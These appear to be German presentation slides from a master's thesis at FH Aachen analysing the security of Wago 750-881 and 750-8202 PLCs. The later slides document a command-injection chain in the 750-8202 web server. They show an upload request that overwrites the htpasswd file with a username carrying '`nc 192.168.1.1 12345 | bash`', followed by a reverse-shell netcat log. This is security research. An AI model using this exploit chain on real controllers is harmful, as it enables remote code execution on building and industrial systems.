FH AACHEN
UNIVERSITY OF APPLIED SCIENCES

Schwachstellen und IT-Forensik von Wago Haussteuerungen

Nico Jansen

Lehrgebiet Datennetze, IT-Sicherheit und IT-Forensik

IT Forensik
FH Aachen

Inhaltsverzeichnis

Einleitung

- Immer mehr Gebäude mit Überwachungs- und Steuerungskomponenten
  - Beleuchtung, Fenster, Heizung
  - Zugriff kann auch über das Internet erfolgen
- Digitalisierung auch im industriellen Umfeld spürbar
  - Optimierung und Flexibilitätssteigerung des gesamten Prozesses
- Durch zunehmende Vernetzung entstehen auch Risiken

Einleitung

- Speicherprogrammierbare Steuerungen sind ein wichtiger Bestandteil
  - von Haussteuerungen
  - im Industriellen Umfeld
- Haben einen großen Einfluss auf die Gesamtfunktionalität
- Müssen entsprechend geschützt werden

Aufgabe

- Im Rahmen meiner Masterarbeit beschäftige ich mich mit der sicherheitstechnischen Analyse von zwei Wago SPSen
  - Wago 750-881
  - Wago 750-8202

- Geplantes Ergebnis:
  - Sicherheitsprobleme aufdecken
  - Arbeit soll als Leitfaden für die Untersuchung anderer SPSen genutzt werden können

Untersuchte Produkte


- Wago 750-881
  - Über viele Jahre erfolgreich bewährt
  - Software
    - Nucleus Betriebssystem
    - Integrierter FTP- und Webserver
    - WAGO-I/O-Pro 2.3
  - Hardware
    - 1 MB Programmspeicher
    - 512 KB Datenspeicher
    - 32 Bit CPU
    - 2x 100 Mbit/s Ethernet

Untersuchte Produkte


- Wago 750-8202
  - Deutlich moderner als Wago 750-881
  - Software
    - Realtime Linux 4.9
    - Lighttpd, SSH, FTPS, Firewall
    - e!Cockpit
  - Hardware
    - ARM Cortex A8 (600 MHz)
    - 256 MB Flash- und Arbeitsspeicher
    - 2x 100 Mbit/s Ethernet

Untersuchte Produkte

- e!Cockpit
  - Wago eigene Entwicklungsumgebung
    - Konfiguration der SPS
    - Verschiedene Programmiersprachen (IEC 61131-3)
    - Gestalten und simulieren von HMIs
  - Basiert auf Codesys3



Versuchsaufbau




Versuchsdurchführung

- Wago 750-8202
  - Untersuchung des Webservers
  - Untersuchung der Kommunikation mit e!Cockpit
- Wago 750-881
  - Untersuchung des Webservers


Untersuchung des Webservers

Wago 750-8202


Wago 750-8202 Berechtigungen



Wago 750-8202 Webserver



Wago 750-8202 Webserver



Wago 750-8202 Webserver

- Auszuführendes Script und Parameter werden clientseitig festgelegt
  - Zudem kann angegeben werden, ob das Script mithilfe von Sudo ausgeführt werden soll


```
{"csrfToken": false,"renewSession": true,
  "aDeviceParams": {
    "0": {"name": "get_eth_config","parameter": ["--xml"],
    "sudo": true,"multiline": true,"timeout": 12000,"dataId": 0}}}
```

Wago 750-8202 Webserver


- Für nicht-administrative Benutzer existiert in der configtools.php eine Whitelist
  - Ausführung willkürlicher Scripte wird verhindert
  - Übergebene Parameter werden vor der Ausführung escaped


```
// decode characters in url format, which otherwise confuse the bash
$paramString = str_replace(" ", "%20", $paramString);
$paramString = str_replace("'", "%27", $paramString);
$paramString = str_replace('"', "%22", $paramString);
$paramString = str_replace('`', "%60", $paramString);
$paramString = str_replace('*', "%2a", $paramString);

$paramString = "'".str_replace("'", "'\\''", $paramString)."'";

// add parameter to call string
$callString = $callString." ".$paramString;
```

Wago 750-8202 Webserver (1)





Wago 750-8202 Webserver (1)

- Beim Login wird überprüft, ob der Nutzer das Standardpasswort geändert hat
  - Dabei wird der Nutzername ungefiltert an die Bash übergeben

```
if($_SESSION['username'] == $username)
{
  $execString = "sudo /etc/config-tools/get_user_info
    --is-default-pwd ".$username;
  $isDefaultPW = exec($execString);
}
```

Wago 750-8202 Webserver (1)

- Es gibt keine Funktionalität, neue Benutzer anzulegen
  - Zugangsdaten sind in einer Datei innerhalb des Server-Roots gespeichert
- Aber: Webseiten-Administratoren haben die Möglichkeit, Dateien hochzuladen
  - Dabei kann der Zielpfad angegeben werden
  - Die Benutzerdatenbank kann überschrieben werden

Wago 750-8202 Webserver (1)


```
Com-Wago-Upload-Size: 362
Com-Wago-Upload-Destination: /etc/lighttpd/lighttpd-htpasswd.user
Com-Wago-Session-Token: EcqB7RCPuDTsCcOE7fRV8KjLJwf16H1AeAbXSBCRlwgzQB7t
Content-Length: 362
Cookie: PHPSESSID=9tvucer89j4pbc2hpavb7kme51
Connection: close

user:$6$U5HyM1we5Lkfcge/$zTCJnXvP9KfoMedSKf5RpaFoGRYhXl.5lAEROuVFJaRWqnr1983
admin:$6$W8s/1pnFFhXwH78A$adkDnTPbD9IK9xYNuYW5OFT/s20po0FTxW3bAa2oYgJOKFD4GX
`nc 192.168.1.1 12345 | bash`:$6$nJ68diwYtzvoGdmO$riWD4OK1ygPswo/bW0EhwGCNwp
```

- Das Überschreiben der Nutzerdatenbank führt beim Login zur Remote Code Execution (RCE)
  - Kann mehrfach verwendet werden
  - Schränkt Funktionalität der SPS nicht ein

Wago 750-8202 Webserver (1)

```
nico@Kali-Machine ~ % nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 750-8202 39888 received!
bash: no job control in this shell
bash-3.2$ id
id
uid=12(www) gid=102(www) groups=102(www)
bash-3.2$ pwd
pwd
/var/www/wbm
bash-3.2$
```



Wago 750-8202 Webserver (1)

